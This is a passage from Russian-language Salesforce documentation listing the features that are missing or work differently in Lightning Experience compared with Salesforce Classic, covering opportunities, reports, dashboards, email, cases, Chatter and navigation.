- При добавлении продукта со стандартным расписанием к возможности в Lightning Experience (или Salesforce 1), Salesforce не создает расписание.
- Возможности с продуктами нельзя клонировать.

### Доска Kanban для возможностей

- Доска Kanban не доступна из спискового представления «Недавно просмотренные». Переключение на доску Kanban возможно только после выбора другого спискового представления.
- Одновременно доска Kanban отображает возможности только для одного пути продаж. При использовании нескольких путей продаж рекомендуем создать отдельное списковое представление для каждого пути продаж и выполнить его фильтрацию по типу записи. Чтобы предоставить пользователям возможность доступа, рекомендуем назначить новым списковым представлениям статус общедоступных.
- Доска Kanban не позволяет пользователям указывать причину назначения этапа возможности «Закрыто и не реализовано». При необходимости пользователи могут назначать возможностям этап «Закрыто и не реализовано» посредством доски Kanban, но указывать причину после переключения на Salesforce Classic.
- Предупреждения отправляются пользователям при наличии возможностей с просроченными задачами, без открытых действий или без действий за последние 30 дней. Уведомление не может быть настроено.
- Правила проверки по-прежнему применяются при смене этапа возможности из представления Kanban, но пользователи должны перейти в рабочее пространство возможности для просмотра правил проверки.
- Поля зависимых раскрывающихся списков игнорируются при использовании представления Kanban. Пользователи должны перейти в рабочее пространство возможности для просмотра зависимых полей.

### Роли контактов в объектах возможностей

Пользователи за раз могут добавлять только одну роль контакта к возможности.

### Функции, недоступные в Lightning Experience

- Предупреждения о крупной сделке
- Доли возможности
- Похожие возможности
- Редактирование многострочных макетов

Владелец возможности не может изменять поля «Вероятность» или «Категория прогноза». Однако при сохранении записи поля автоматически заполняются на основе значения поля Возможности этапа. Владелец возможности может вручную изменить значения этих полей в Salesforce Classic.

## Продукты и прайс-листы

### Продукты и прайс-листы

- Lightning Experience объединяет записи стандартного и настраиваемого прайс-листа в один связанный список «Прайс-лист». Это отличается от поведения Salesforce Classic, в котором есть отдельные связанные списки для стандартного и настраиваемого прайс-листа.

Если вы ранее удалили связанный список «Прайс-листы», т.к. ваша организация применяет только стандартные цены, вам следует добавить его обратно на макет страницы Продукт, чтобы ваши пользователи могли видеть стандартные цены в Lightning Experience.

- По умолчанию страница «Добавить в прайс-лист» активированной организации не содержит параметр «Использовать стандартную цену». Чтобы разрешить доступность параметра «Использовать стандартную цену», добавьте его в макеты страниц записей прайс-листа.
- По умолчанию начальная страница «Прайс-листы» активированной организации не содержит списковое представление «Все прайс-листы». Рекомендуется создать это списковое представление, чтобы дать пользователям доступ к записям прайс-листа.

### Функции, недоступные в Lightning Experience

- Архивирование продуктов и прайс-листов



**Прим.:** В качестве альтернативы рекомендуем деактивировать продукты и прайс-листы для сохранения всех связанных записей.

- Расписания объемов продукции и доходов по продукту

### Функции управления территориями и управления территориями предприятия

#### Управление территориями

Исходная функция управления территориями отображается в меню «Настройка» интерфейса Lightning Experience. Здесь пользователи могут включать, настраивать и администрировать данную функцию. Сведения о территориях, назначения и отчеты поддерживаются только интерфейсом Salesforce Classic.

#### Управление территориями предприятия

Функция управления территориями предприятия поддерживается только интерфейсом Salesforce Classic.

### Функции производительности: Чего нет в Lightning Experience

Данный раздел описывает проблемы, которые могут возникать при использовании инструментов производительности Salesforce в Lightning Experience. Некоторые функции Salesforce не поддерживаются новым пользовательским интерфейсом. Кроме того, возможности некоторых функций отличаются от возможностей, доступных в Salesforce Classic.

### Начальная страница

Lightning Experience поддерживает измененную начальную страницу Salesforce. Теперь начальная страница отображает основные приоритеты пользователя продаж, включая ежеквартальную производительность продаж торговых представителей и уведомления об интересах и возможностях.

#### Функции начальной страницы, недоступные в Lightning Experience

- Баннеры-предупреждения
- Лента и публикатор Chatter
- Рекомендации
- Настраиваемые компоненты (например, снимки панели мониторинга)
- Полный календарь

Начальная страница отображает предстоящие события на сегодняшний день и предоставляет ссылку для просмотра всех событий, запланированных на день. Но начальная страница не содержит полный календарь, как на начальной странице Salesforce Classic. Вместо этого элемент календаря доступен через меню навигации.

#### Неподдерживаемые настройки

Lightning Experience не поддерживает:

- Добавление любых стандартных и настраиваемых компонент, включая компоненты Lightning или Visualforce
- Удаление текущих компонентов страницы
- Создание настраиваемых кнопок или ссылок
- Изменение макета страницы

Возможность настройки начальной страницы может быть добавлена в будущем выпуске, мы работаем над этим.

## Меню глобальные действия

Содержимое меню Глобальные действия в Lightning Experience берется из глобальных действий раздела Действия Salesforce 1 и Lightning Experience в глобальном макете публикатора. В данный момент в этом меню поддерживаются только действия такого типа.

- Зарегистрировать вызов
- Создание записи для событий, примечаний и задач

Другие глобальные действия в глобальном макете публикаторе, включая те, что создают записи для настраиваемых объектов, организаций или возможностей, не отображаются в этом меню.

## Различия между интерфейсами Lightning Experience и Salesforce Classic

### Временная шкала действий и связанные списки действий

Lightning Experience не отображает связанные списки «Открытые действия» и «Журнал действий» на страницах сведений для объектов, поддерживающих действия. Взамен, данный интерфейс отображает временную шкалу действий. Объектами, поддерживающими действия, считаются возможности, интересы, организации, контакты и любые настраиваемые объекты, которым разрешается поддержка действий.

При удалении любого связанного списка действий из макетов страниц система Salesforce не отображает соответствующие разделы временной шкалы («Следующие этапы» или «Прошлые действия») на данных страницах.

В отличие от связанного списка «Открытые действия», временная шкала действий отображает открытые действия в противоположном порядке, позволяющем просматривать все действия от будущих до прошедших. Под разделом «Дальнейшие действия» на временной шкале отображаются действия в хронологическом порядке сверху вниз. Задачи без временной метки отображаются наверху, просроченные задачи внизу.

### Конфигурация вкладок в компоновщике действий

Настройки некоторых организаций Salesforce мешают работе компоновщика действий над возможностями и других объектов по отображению вкладок действий. Рекомендации по изменению этих настроек см. в разделе [Настройка вкладок «Вызов», «Задача» и «Событие» в компоновщике действий Lightning Experience](#) и [Настройка вкладки «Эл. почта» в компоновщике действий Lightning Experience](#).

### Настройка способа и порядка отображения полей на временной шкале действий

Временная шкала действий позволяет пользователям настраивать способ и порядок отображения полей для событий, задач и зарегистрированных вызовов посредством компактных макетов событий и задач. Однако, даже если удалить определенные поля из макета, они останутся на временной шкале, т.к. содержат важную для действий информацию. Например, предположим, что вы убрали поля крайнего срока, даты и времени и состояние задачи из макетов. Дата и время начала события, флажок задачи, крайний срок задачи и дата регистрации вызова все равно будут отображаться в действиях на временной шкале. Компактный макет не поддерживает поле описания для событий и поле комментариев для задач, которые, тем не менее, всегда отображаются на временной шкале, хоть они и не доступны в компактном макете. Остальные поля, отображаемые на временной шкале, соответствуют полям, добавленным в компактный макет.

### Настройка способа и порядка отображения полей в списке задач

Список задач позволяет пользователям настраивать способ и порядок отображения полей для отдельных задач посредством компактных макетов задач. Однако, даже если удалить определенные поля из макета, они останутся в списке задач, т.к. содержат важную для задачи информацию. Например, предположим, что из компактного макета были удалены поля крайнего срока и состояния. Флажок задачи и крайний срок все еще отображаются в задачах списка. Остальные поля, отображаемые в списке, соответствуют полям, добавленным в компактный макет.

### Невозможность настройки значков временной шкалы действий

Пользователи не могут настраивать значки для типов действий (события, задачи, вызовы и сообщения эл. почты) на временной шкале.



### Просроченные задачи

Lightning Experience не поддерживает отображение просроченных задач при наличии более 1 000 задач, просроченных пользователем. Чтобы просмотреть, закрыть, отложить просроченные задачи или удалить их крайние сроки, пользователь может переключиться на Salesforce Classic.

### Уведомления о назначении задачи

Lightning Experience не показывает вариант отправки письма, если пользователь назначает задачу. Также не отображается личный параметр на получение письма при назначении задачи. Однако предположим, что пользователь переключился с Lightning Experience на Salesforce Classic. В таком случае пользователи могут получать письма для задач, которые они сами себе назначили, или задач, созданных со статусом «Завершено». Эти возможности зависят от настроек вашей организации Salesforce.

### Дополнительные действия

Lightning Experience не поддерживает отображение кнопок «Дополнительное событие» и «Дополнительная задача» для создания события или задачи для записи. Взамен, компоновщик для записи возможности, интереса, организации или контакта автоматически заполняет поля «Имя» и «Связано с» событий и задач.

### Представления календаря

Календарь отображает только представление дня или недели. Представление месяца и списковое представление действий не поддерживаются. Выходные не могут быть скрыты.

Представления недели и дня календаря отображают до 150 элементов, включая события Salesforce и даты закрытия возможностей.

### Функции, недоступные в Lightning Experience

- Приглашения на события не поддерживаются. Пользователи не могут отправлять или обновлять приглашения на события, принимать или отклонять приглашения и просматривать связанный список приглашенных на событие.
- Пользователи не могут создавать повторяющиеся события или задачи и не могут редактировать повторяющиеся события или задачи, созданные в Salesforce Classic. Тем не менее, они могут просматривать и редактировать отдельные экземпляры повторяющихся событий, созданных в Salesforce Classic.
- Пользователи не могут создавать встречи Microsoft® Outlook® из событий Salesforce.
- Пользователи не могут назначать копии задачи (задачи группы) коллегам.
- Пользователи не могут проверять орфографию поля событий «Описание» и поля задач «Комментарии».
- Пользователи не могут задавать или просматривать напоминания о действиях (напоминания о предстоящих событиях или крайнем сроке задач).
- Пользователи не могут создавать общедоступные календари или календари ресурсов. Пользователи не могут просматривать общедоступные календари или календари ресурсов, созданные в Salesforce Classic.
- Lightning Experience не поддерживает списковое представление «Действия моей рабочей группы», поэтому пользователи не могут редактировать задачи, принадлежащие нижестоящим пользователям в иерархии ролей. Пользователи могут просматривать события и задачи, принадлежащие нижестоящим пользователям в иерархии ролей, посредством отчетов. Кроме того, они могут просматривать задачи, переназначенные нижестоящим пользователям в иерархии ролей, путем выбора представления «Делегированные» в списке задач.
- Пользователи не могут предоставлять общий доступ к календарям, а Lightning Experience не поддерживает отображение многопользовательских календарей.
- Lightning Experience не поддерживает отображение списка задач рядом с календарем.
- Lightning Experience не поддерживает отображение мини-календаря на странице сведений о событии для организации или возможности.
- Lightning Experience не поддерживает запросы на проведение встречи Cloud Scheduler.
- Lightning Experience не поддерживает печатную версию календаря.



## Примечания

Примечания, созданные посредством устаревшего инструмента создания примечаний в интерфейсе Salesforce Classic, отображаются только связанным списком «Примечания и вложения». Примечания, созданные посредством расширенной версии инструмента создания примечаний, отображаются только связанным списком «Примечания».

## Интегрированная эл. почта

### Поддерживаемые объекты

Интегрированная эл. почта полностью поддерживаются только для объектов Account, Campaign, Case, Contact, Leads и Opportunity, но не для настраиваемых объектов. Тип записи организации-лица поддерживается частично: поля слияния контакта не поддерживаются. Из записей для этих объектов можно отправлять письма контактам, интересам и пользователям в Salesforce, а также на любой допустимый внешний адрес эл. почты.

Поля, доступные для шаблонов, определяются объектом, выбранным для создания шаблона, и пользовательскими полями. Например, при создании шаблона из открытой записи возможности шаблон может быть дополнен только полями объекта «Возможность» и полями объекта «Пользователь». Шаблоны эл. почты, созданные для одного объекта, недоступны для использования из других объектов. Например, шаблоны, созданные для объекта «Интерес», недоступны для сообщений эл. почты, отправляемых из записей возможностей.

### Пакетная электронная рассылка

Пакетная электронная рассылка не поддерживается.

### Пакетное создание стандартных писем

Пакетное создание стандартных писем не поддерживается. Тем не менее, пользователи могут использовать поля слияния в отдельных сообщениях эл. почты и добавлять поля слияния в шаблоны.

### Поля гиперссылки в стандартных письмах

Поля формулы гиперссылки не поддерживаются в качестве полей слияния.

### Действия эл. почты

После отправки сообщения создается запись задачи для отслеживания действия и хранения содержимого письма. При отправке сообщения эл. почты контакту или интересу ссылка на задачу добавляется в ленту «Недавние действия» данной записи. Если получатель не является контактом или интересом, ссылка на сообщение эл. почты добавляется в ленту «Недавние действия» записи, открытой на момент отправки сообщения. Запись задачи не содержит ссылку для доступа к вложениям, отправленным в сообщении эл. почты.

### Шаблоны эл. почты

Шаблоны сообщений эл. почты, созданные в Salesforce Classic, не могут использоваться в Lightning Experience (и наоборот).

Шаблоны эл. почты в Lightning Experience используют настраиваемый HTML. Другие типы (текст, HTML с фирменным бланком и Visualforce) не поддерживаются.

Все шаблоны, созданные в Lightning Experience, являются общедоступными. После отправки сообщения эл. почты любое вложение становится общедоступным. Пользователям больше не требуется предоставлять общий доступ к создаваемым шаблонам.

### Вложения эл. почты

Пользователи могут вкладывать в сообщения эл. почты или шаблоны только доступные файлы. При выборе шаблона, содержащего вложенные файлы, убедитесь в наличии доступа к данным файлам. После отправки сообщения эл. почты вложенный файл становится общедоступным посредством гиперссылки.

## Work.com

Lightning Experience не поддерживает инструменты для управления продажами и услугами Work.com. Тем не менее, пользователи Lightning Experience могут просматривать эмблемы благодарности и подтверждения навыков, полученные в ленте.

## Функции обслуживания клиентов: Функции, недоступные в Lightning Experience

Данный раздел описывает проблемы, которые могут возникать при использовании инструментов для обслуживания клиентов. В целом текущий выпуск Lightning Experience не поддерживает данные и функции Service Cloud. Активы и рабочие задачи поддерживаются полностью. Обращения поддерживаются, но возможности поддержки отличаются от возможностей, доступных в Salesforce Classic.

### Обращения

При изменении ответственного за обращение на очередь отобразятся не только очереди обращений, но и все активные очереди.

#### Макет обращения

Внешний вид обращений отличается от других записей. Страницы обращений сначала отображают ленту (а не сведения о записи или связанную информацию), так как агенты службы поддержки чаще используют ленту для обработки действий. Сведения отображаются напротив ленты. Вкладки действий и сотрудничества не отображаются, так как данная информация содержится прямо в ленте.

При выключении ленты обращений внешний вид обращений соответствует другим записям. Вкладки действий и сотрудничества отображаются, но отменяется оформление, при котором лента отображается первой, а также добавляются излишние переходы и переключения контекста. Вкладка сотрудничества (Chatter) может использоваться вместо ленты, но не содержит полезные публикаторы ленты обращений (например, эл. почта, регистрация вызова или изменение статуса).

Публикаторы ленты обращений можно добавлять и удалять, однако изменение порядка макета обращения или добавление настраиваемых кнопок и ссылок не поддерживается.

#### Макет «Закреть обращение»

Для удобства работы макет «Закреть обращение» недоступен, но пользователи могут добавлять статусы «Закрето» на страницы редактирования обращений. На странице «Параметры поддержки» в меню «Настройка» выберите пункт «Показывать статусы "Закрето" в поле статуса обращения».

#### Комментарии к обращению

Теперь комментарии добавляются в ленту вместо связанного списка «Комментарии к обращению». Комментарии не могут добавляться в связанный список при использовании Lightning Experience. Отображаемые здесь комментарии публикуются пользователями Salesforce Classic.

#### Связанные списки обращений

Данные связанные списки недоступны для обращений: «Журнал обращения», «Контрольные точки обращения», «Группа, работающая с обращениями», «Роли контакта», «Внешний общий доступ», «Доставки содержимого», «Транскрипты Live Chat», «Связанное содержимое» и «Сеансы SOS».

#### Настройка обращений

Чтобы оценить все преимущества нового оформления обращений, при котором лента отображается первой, рекомендуем воссоздать стандартные публикаторы ленты обращений. Стандартные публикаторы недоступны, но могут быть быстро воссозданы как быстрые действия для объекта «Обращение». В отличие от стандартных публикаторов ленты обращений, публикаторы, воссозданные как быстрые действия, могут отображаться на мобильных устройствах.

### Правила назначения обращений

Правила назначения обращений не поддерживаются; однако пользователи могут создавать аналогичные правила с помощью конструктора процессов Lightning. Если в макетах страницы обращений установлен флажок «Назначение обращений», для обращений отобразится «Назначить с помощью активных правил назначения». Но при выборе параметра правила назначения инициироваться не будут.

### Функции, недоступные в Lightning Experience

- Salesforce Call Center
- Статьи базы знаний
- Мультиканал
- Права
- Контрольные точки
- Макросы

### Неподдерживаемые функции Service Cloud

Lightning Experience не поддерживает функции Service Cloud (кроме активов, основных обращений и рабочих заказов), в том числе консоли Salesforce.

Текущие клиенты, использующие функцию Salesforce to Salesforce, могут просматривать записи, публикуемые подключениями, в новом пользовательском интерфейсе, при условии, что Lightning Experience поддерживает соответствующий тип объекта.

### Отчеты и панели мониторинга: Чего нет в Lightning Experience

Данный раздел описывает проблемы, которые могут возникать при использовании отчетов и панелей мониторинга в Lightning Experience. Некоторые данные и функции Salesforce не поддерживаются новым пользовательским интерфейсом. Кроме того, возможности некоторых функций отличаются от возможностей, доступных в Salesforce Classic.

#### Отчеты

#### Функции, доступные с ограничениями в Lightning Experience

| Функция                                 | Примечания о доступности в Lightning Experience  |
|---|--|
| Поддержка объектов для отчетности       | Хоть Lightning Experience пока и не поддерживает все стандартные объекты Salesforce, конструктор отчетов в Lightning Experience работает со всеми объектами. Пользователи могут создавать и просматривать отчеты для всех стандартных объектов. Отчеты, связанные с объектами, еще не поддерживаемые в Lightning Experience, открываются прямо в новом интерфейсе и работают точно так же как и любые другие отчеты. |
| Составление отчетов по архивным трендам | Lightning Experience поддерживает составление отчетов по архивным трендам посредством диаграмм, но не поддерживает табличные представления отчетов по архивным трендам.  |

| Функция | Примечания о доступности в Lightning Experience   |
|---------|---|
| Фильтры | <p>Данные фильтры доступны при создании или редактировании отчета, но не отображаются на панели фильтров при просмотре отчета. Тем не менее, фильтры применяются к отчету даже при условии их отсутствия на панели фильтров.</p> <ul style="list-style-type: none"> <li>• Фильтры ограничения строк</li> <li>• Кросс-фильтры</li> <li>• Фильтры архивного поля</li> <li>• Стандартные фильтры (за исключением фильтров областей и дат)</li> </ul> |

### Функции, недоступные в Lightning Experience

| Функция                                    | Примечания о доступности в Lightning Experience   |
|--|---|
| Составные отчеты                           |   |
| Планирование обновления отчетов            | Пользователи не могут планировать обновления отчетов в Lightning Experience, но запланированные в Salesforce Classic обновления продолжают работать в Lightning Experience. |
| Печать отчетов                             | Lightning Experience не предлагает функции печати, но пользователи по-прежнему могут печатать отчеты, используя функцию <b>печати</b> своего браузера.                      |
| Экспорт отчетов                            |   |
| Подписка на отчеты                         |   |
| Лента Chatter для отчетов                  |   |
| Добавить в кампанию                        |   |
| Режим доступности для конструктора отчетов | Пользователи с включенным режимом доступности могут создавать и редактировать отчеты только после переключения на Salesforce Classic.                                       |

### Панели мониторинга

#### Рекомендации по использованию панелей мониторинга в Lightning Experience

- Панель мониторинга, сохраненная в Lightning Experience, не может быть отредактирована в Salesforce Classic. Вместо редактирования панели мониторинга Salesforce Classic в Lightning Experience, рекомендуем клонировать ее и редактировать уже клон. Данный алгоритм сохраняет возможность редактирования исходной панели мониторинга в Salesforce Classic.

- При детализовке отчета из отфильтрованной панели мониторинга в Lightning Experience, отчет не фильтруется. При детализовке отчета из отфильтрованной панели мониторинга в Salesforce Classic, отчет фильтруется также как и в панели.

### Функции, недоступные в Lightning Experience

| Функция   | Примечания о доступности в Lightning Experience  |
|---|--|
| Создание, редактирование и удаление отфильтрованных панелей мониторинга | Пользователи Lightning Experience могут просматривать отфильтрованные панели мониторинга. Отфильтрованные панели мониторинга всегда открываются без активных фильтров. Есть возможность применить или очистить фильтры, которые были добавлены в Salesforce Classic.<br><br>Переключитесь на Salesforce Classic, чтобы создавать, редактировать и удалять отфильтрованные панели мониторинга, или добавлять, изменять и удалять фильтры панелей. |
| Создание, редактирование и удаление динамических панелей мониторинга    | Пользователи могут просматривать динамические панели мониторинга, но для их создания, редактирования и удаления нужно переключаться на Salesforce Classic.   |
| Планирование обновления панелей мониторинга                             | Пользователи не могут планировать обновления панелей мониторинга в Lightning Experience, но запланированные в Salesforce Classic обновления продолжают работать в Lightning Experience.  |
| Лента Chatter для панелей мониторинга                                   |  |
| Публикация компонента панели мониторинга в Chatter                      |  |
| Компоненты Visualforce для панелей мониторинга                          |  |
| Режим доступности для редактора панелей мониторинга                     | Пользователи с включенным режимом доступности могут создавать и редактировать панели мониторинга Lightning Experience, но использовать полнодоступный интерфейс только после переключения на Salesforce Classic.   |

### Папки

#### Функции, недоступные в Lightning Experience

| Функция  | Примечания о доступности в Lightning Experience |
|--|---|
| Стандартные папки, содержащие отчеты по умолчанию и панели мониторинга из набора поставки Salesforce |   |
| Перемещение отчетов и панелей мониторинга между папками  |   |

| Функция  | Примечания о доступности в Lightning Experience   |
|--|---|
| Создание и удаление папок с отчетам и панелями мониторинга           | Lightning Experience поддерживает работу с папками, созданными в Salesforce Classic, и их содержимым. Пользователи могут сохранять данные внутри этих папок при создании или клонировании отчета или же панели мониторинга. |
| Предоставление общего доступа к папкам отчетов и панелей мониторинга | Полномочия общего доступа, заданные для папок в Salesforce Classic, исполняются в Lightning Experience, но вот сама полномочия общего доступа задать или изменить нельзя.   |
| Поиск папок отчетов и панелей мониторинга                            | Lightning Experience не позволяет пользователям выполнять поиск папок отчетов и панелей мониторинга. Результаты глобального поиска содержат отчеты и панели мониторинга, но не их папки.                                    |

## Диаграммы

### Рекомендации по использованию диаграмм Lightning Experience

| Функция                       | Примечания о доступности в Lightning Experience  |
|-------------------------------|--|
| Табличные диаграммы           | Табличные диаграммы отображаются в Lightning Experience правильно, но пользователи должны переключаться в Salesforce Classic для создания новых табличных диаграмм.  |
| Мультипоказательные диаграммы | Мультипоказательные диаграммы из Salesforce Classic отображают в Lightning Experience только один показатель. Например, линейные горизонтальные диаграммы (тип мультипоказательной диаграммы) отображаются как горизонтальные диаграммы.   |
| Конические диаграммы          | Конические диаграммы из Salesforce Classic правильно отображаются в отчетах. Но в панелях мониторинга они отображаются как горизонтальные диаграммы.   |
| Шкалы                         | Контрольные точки в шкалах принимают только целые числа. Например, 5 это допустимая контрольная точка, а 5.1 — нет.  |
| Редактор диаграмм             | В редакторе диаграмм пользователи не могут: <ul style="list-style-type: none"> <li>ограничивать набор отчетных данных для отображения на диаграмме;</li> <li>менять порядок сортировки;</li> <li>менять единицу измерения (например, с метров на сантиметры);</li> <li>добавлять более двух агрегатов;</li> <li>использовать диаграммы из исходных отчетов.</li> </ul> |

| Функция                                   | Примечания о доступности в Lightning Experience   |
|---|---|
| Диаграммы, содержащие более 100 измерений | <p>В Lightning Experience, если есть более 100 измерений, то:</p> <ul style="list-style-type: none"> <li>• только первые 100 измерений отображаются на диаграмме;</li> <li>• пользовательская сортировка, заданная в Salesforce Classic, теряется.</li> </ul> <p>Чтобы обойти эти ограничения, попробуйте задать фильтры отчетности, возвращающие 100 или меньше измерений.</p> |
| Цвета диаграммы                           | Стандартная палитра цветов Lightning Experience заменяет цвета, заданные пользователями в Salesforce Classic.   |

### Функции, недоступные в Lightning Experience

| Функция                          | Примечания о доступности в Lightning Experience   |
|----------------------------------|---|
| Точечные диаграммы               | Точечные диаграммы из Salesforce Classic отображаются в Lightning Experience как горизонтальные.                        |
| Секторные диаграммы              | Секторные диаграммы из Salesforce Classic отображаются в Lightning Experience как круговые.                             |
| Линейные диаграммы с накоплением | Линейные диаграммы с накоплением из Salesforce Classic отображаются в Lightning Experience как линейные без накопления. |

СМ. ТАКЖЕ:

- [Ограничения для отчетов](#)
- [Ограничения для панелей мониторинга](#)

## Файлы и содержимое: Чего нет в Lightning Experience

Данный раздел описывает проблемы, которые могут возникать при использовании Salesforce Files и других компонентов содержимого в Lightning Experience. Некоторые данные и функции не поддерживаются новым пользовательским интерфейсом. Кроме того, возможности некоторых функций отличаются от возможностей, доступных в Salesforce Classic.

### Salesforce Files

- Lightning Experience не поддерживает предоставление библиотекам общего доступа к файлам, но файлы библиотек отображаются на начальной странице «Файлы» интерфейса Lightning Experience, а также при выборе файла Salesforce для добавления в сообщение ленты.
- Файлы и вложения являются двумя разными типами объектов. В отличие от файлов вложения связываются только с определенной записью и не могут публиковаться далее. В Lightning Experience в связанные списки Notes & Attachments загружаются файлы. В Salesforce Classic вплоть до весны 2016 года, в этот связанный список вместо файлов всегда загружались вложения. Другими словами, связанный список «Примечания и вложения» текущих организаций может содержать вложения, загруженные в Salesforce Classic, и файлы, добавленные в Lightning Experience.

При использовании API текущие интеграции, извлекающие вложения из связанного списка «Примечания и вложения», не содержат файлы, загруженные в данный список посредством интерфейса Lightning Experience. Извлечение файлов и вложений выполняется посредством нового вызова API.

- Действия уровня строки (такие как редактирование и удаление) недоступны для связанных списков «Файлы», «Примечания и вложения» и «Общий доступ» в Lightning Experience. Для управления файлами применяйте действия уровня строк на начальной странице «Файлы» или быстрые действия на странице описания файла.

### **Синхронизация файлов**

Эта функция недоступна в Lightning Experience. Но начальная страница «Файлы» содержит фильтр «Синхронизировано», так что пользователи могут легко обращаться к файлам, синхронизированным в Salesforce Classic.

### **Salesforce CRM Content**

В Lightning Experience нельзя создавать библиотеки и управлять ими, но файлы из библиотек доступны в новом интерфейсе. Файлы в библиотеках доступны на начальной странице «Файлы» и пользователи могут делиться ими и работать с данными точно так же как и в Salesforce Files. Пользователи могут просматривать библиотеки, к которым имеют доступ, и работать с файлами в них из отфильтрованного представления на начальной странице «Файлы».

### **Документы**

Документы недоступны в Lightning Experience.

### **Files Connect**

Пользователи не могут просматривать содержимое во внешних источниках данных на начальной странице «Файлы» в Lightning Experience, но могут делать это при выборе файлов для вложения в сообщения ленты. Пользователи могут работать со ссылками на внешние файлы, созданными в Salesforce Classic.

## **Chatter: Чего нет в Lightning Experience**

Данный раздел описывает проблемы, которые могут возникать при сотрудничестве пользователей в Lightning Experience. Некоторые функции Chatter не поддерживаются. Кроме того, возможности некоторых функций отличаются от возможностей, доступных в Salesforce Classic.

### **Ленты**

#### **Публикатор Chatter**

Lightning Experience позволяет пользователям создавать типы сообщений ниже.

- Текстовых сообщений, с файловыми вложениями и без них
- Опросы
- Сообщения-объявления в лентах групп

Другие типы сообщений, такие как ссылки и благодарности, в данный момент не поддерживаются

#### **Публикация сообщений**

Пользователи не могут делиться сообщениями с группами или последователями.

#### **Редактирование сообщений и комментариев**

Пользователи не могут редактировать сообщения или комментарии.

#### **Редактор обогащенного текста**

Lightning Experience не поддерживает редактор обогащенного текста. Тем не менее, сообщения и комментарии, создаваемые или редактируемые посредством редактора обогащенного текста в Salesforce Classic, отображаются в Lightning Experience как отформатированные.



### **Фильтрация и сортировка лент**

Пользователи не могут применять фильтры для сокращения числа сообщений, появляющихся в лентах. Также они не могут сортировать ленты по времени появления сообщений или комментариев.

### **Утверждения в Chatter**

Пользователи Lightning Experience не могут видеть запросы на утверждение в Chatter или временную шкалу действий в записях. Чтобы просмотреть полный список запросов, ожидающих утверждения пользователя, тот должен переключиться на Salesforce Classic (или использовать мобильное приложение Salesforce 1).

### **Темы Chatter**

Темы Chatter недоступны.

### **Вопросы Chatter**

Chatter не поддерживает действие «Вопрос», но Lightning Experience позволяет просматривать текущие вопросы в ленте. Кроме того, пользователи могут просматривать лучшие ответы и выбирать лучший ответ или публиковать ответ.

### **Смайлики**

Смайлики недоступны.

### **Выделенные результаты поиска**

При выполнении поиска по ленте результаты поиска не отображают выделенные ключевые слова.

### **Фильтры результатов глобального поиска**

Пользователи не могут фильтровать результаты глобального поиска по ленте.

### **Сообщения Chatter**

Сообщения Chatter недоступны.

## **Люди и профили**

Ниже перечислены функции, недоступные при использовании людей и профилей в Lightning Experience.

- Список всех пользователей
- Влияние Chatter
- Ограничение доступности полей «Контакт» и «Общие сведения» для сотрудников, внешних пользователей или общедоступных пользователей (пользователей-гостей)
- Добавление или изменение порядка отображения вкладок в профилях пользователей
- Эмблема модератора над фотографиями для профилей
- Администраторы не могут добавлять новые действия на страницы профилей пользователей. Данные страницы отображают только параметры «Правка» и «Сведения о пользователе».
- Пользователи с лицензиями Chatter External не могут редактировать свой профиль.

## **Группы**

Ниже перечислены функции, недоступные при использовании групп в Lightning Experience.

- Просмотр рекомендаций по группам на страницах со списковыми представлениями групп.
- Добавление записей в группы посредством действия «Добавить запись» даже после добавления данного действия в публикатор группы.
- Задействовать функцию «Пригласить людей», для приглашения клиентов в группы, отправляя письма на адреса их электронной почты. Вместо этого, для этих клиентов следует создать пользователей в вашей организации, затем применить действие «Добавление участника», чтобы добавить их в группу.

- Просмотр адреса эл. почты группы или ссылки на публикацию сообщения посредством эл. почты.  
Пользователи могут отправлять группе ссылку на публикацию сообщения в группу посредством эл. почты при наличии или после сохранения адреса эл. почты группы в Salesforce Classic.
- Доступ к параметрам уведомлений Chatter на странице параметров уведомлений группы.
- Удаление файлов из списка файлов группы.

## Другие продукты Salesforce: Чего нет в Lightning Experience

Следующие продукты Salesforce не поддерживаются в данной версии Lightning Experience.

- Сообщества Salesforce



**Прим.:** Сообщества используют возможности интегрированного входа Lightning Experience. Также страницы настройки Salesforce Communities доступны в Lightning Experience.

- Конструктор сообществ
- Pardot
- RelateIQ

## Навигация и действия: Чего нет в Lightning Experience

Данный раздел описывает проблемы, которые могут возникать при навигации и использовании действий в Lightning Experience. Некоторые функции Salesforce не поддерживаются новым пользовательским интерфейсом. Кроме того, возможности некоторых функций отличаются от возможностей, доступных в Salesforce Classic.


### Навигация

#### Меню навигации Lightning Experience заменило панель вкладок

Lightning Experience не поддерживает отображение объектов в виде вкладок. Новый интерфейс заменяет устаревшую панель вкладок Salesforce Classic на свертываемое меню навигации, расположенное по левую сторону страницы.

Стандартное меню навигации обеспечивает доступ к стандартным объектам Salesforce, присутствующим в Lightning Experience, а также к начальной странице, элементам Chatter (основная лента, люди и группы), файлам, панелям мониторинга, отчетам, списку задач и календарю пользователя.

#### Приложения и настраиваемые объекты доступны из средства запуска приложений

По умолчанию приложения (включая связанные приложения и *наборы вкладок* Salesforce) и настраиваемые объекты не входят в стандартное меню навигации Lightning Experience. Если организация применяет стандартное меню навигации, пользователи могут обращаться к этим элементам из средства запуска приложений с помощью  в заголовке. Настраиваемые объекты отображаются списком «Другие элементы».

Несмотря на то, что Lightning Experience не использует набор вкладок Salesforce Classic, рекомендуем создать вкладки настраиваемых объектов для обеспечения их доступности в новом интерфейсе.

#### Настраиваемые меню навигации Lightning Experience поддерживают большинство приложений and объектов

Можно создавать настраиваемые меню навигации Lightning Experience и назначать их профилям пользователей, предоставляя различным типам пользователей меню, настроенные под их нужды. За некоторыми исключениями можно добавлять большое число приложений, объектов и других вкладок (включая вкладки Visualforce и компоненты Lightning), которые появляются в средстве запуска приложений Lightning Experience.

Эти объекты Salesforce можно включать в настраиваемые меню навигации: организации, материалы, кампании, обращения, контакты, файлы, панели мониторинга, события, статьи базы знаний, интересы, возможности, прайс-листы,

продукты, отчеты, задачи, клиенты, наряд-заказы и другие настраиваемые объекты. Также можно добавить начальную страницу, основную ленту Chatter, группы и людей.

В этом выпуске нельзя включать эти элементы в настраиваемые меню Lightning Experience:

- Связанные приложения, такие как Gmail™, Microsoft Office 365™ и другие приложения из Salesforce ISV
- Вкладки страниц Lightning

Пользователи имеют доступ к этим элементам из средства запуска приложений.

Между меню навигации Lightning Experience и Salesforce1 нет связи. Изменения, вносимые в меню навигации Salesforce1, не оказывают влияния на стандартные или настраиваемые меню навигации Lightning Experience, верно и обратное утверждение.

### Открытие ссылок в новых окнах и вкладках браузера

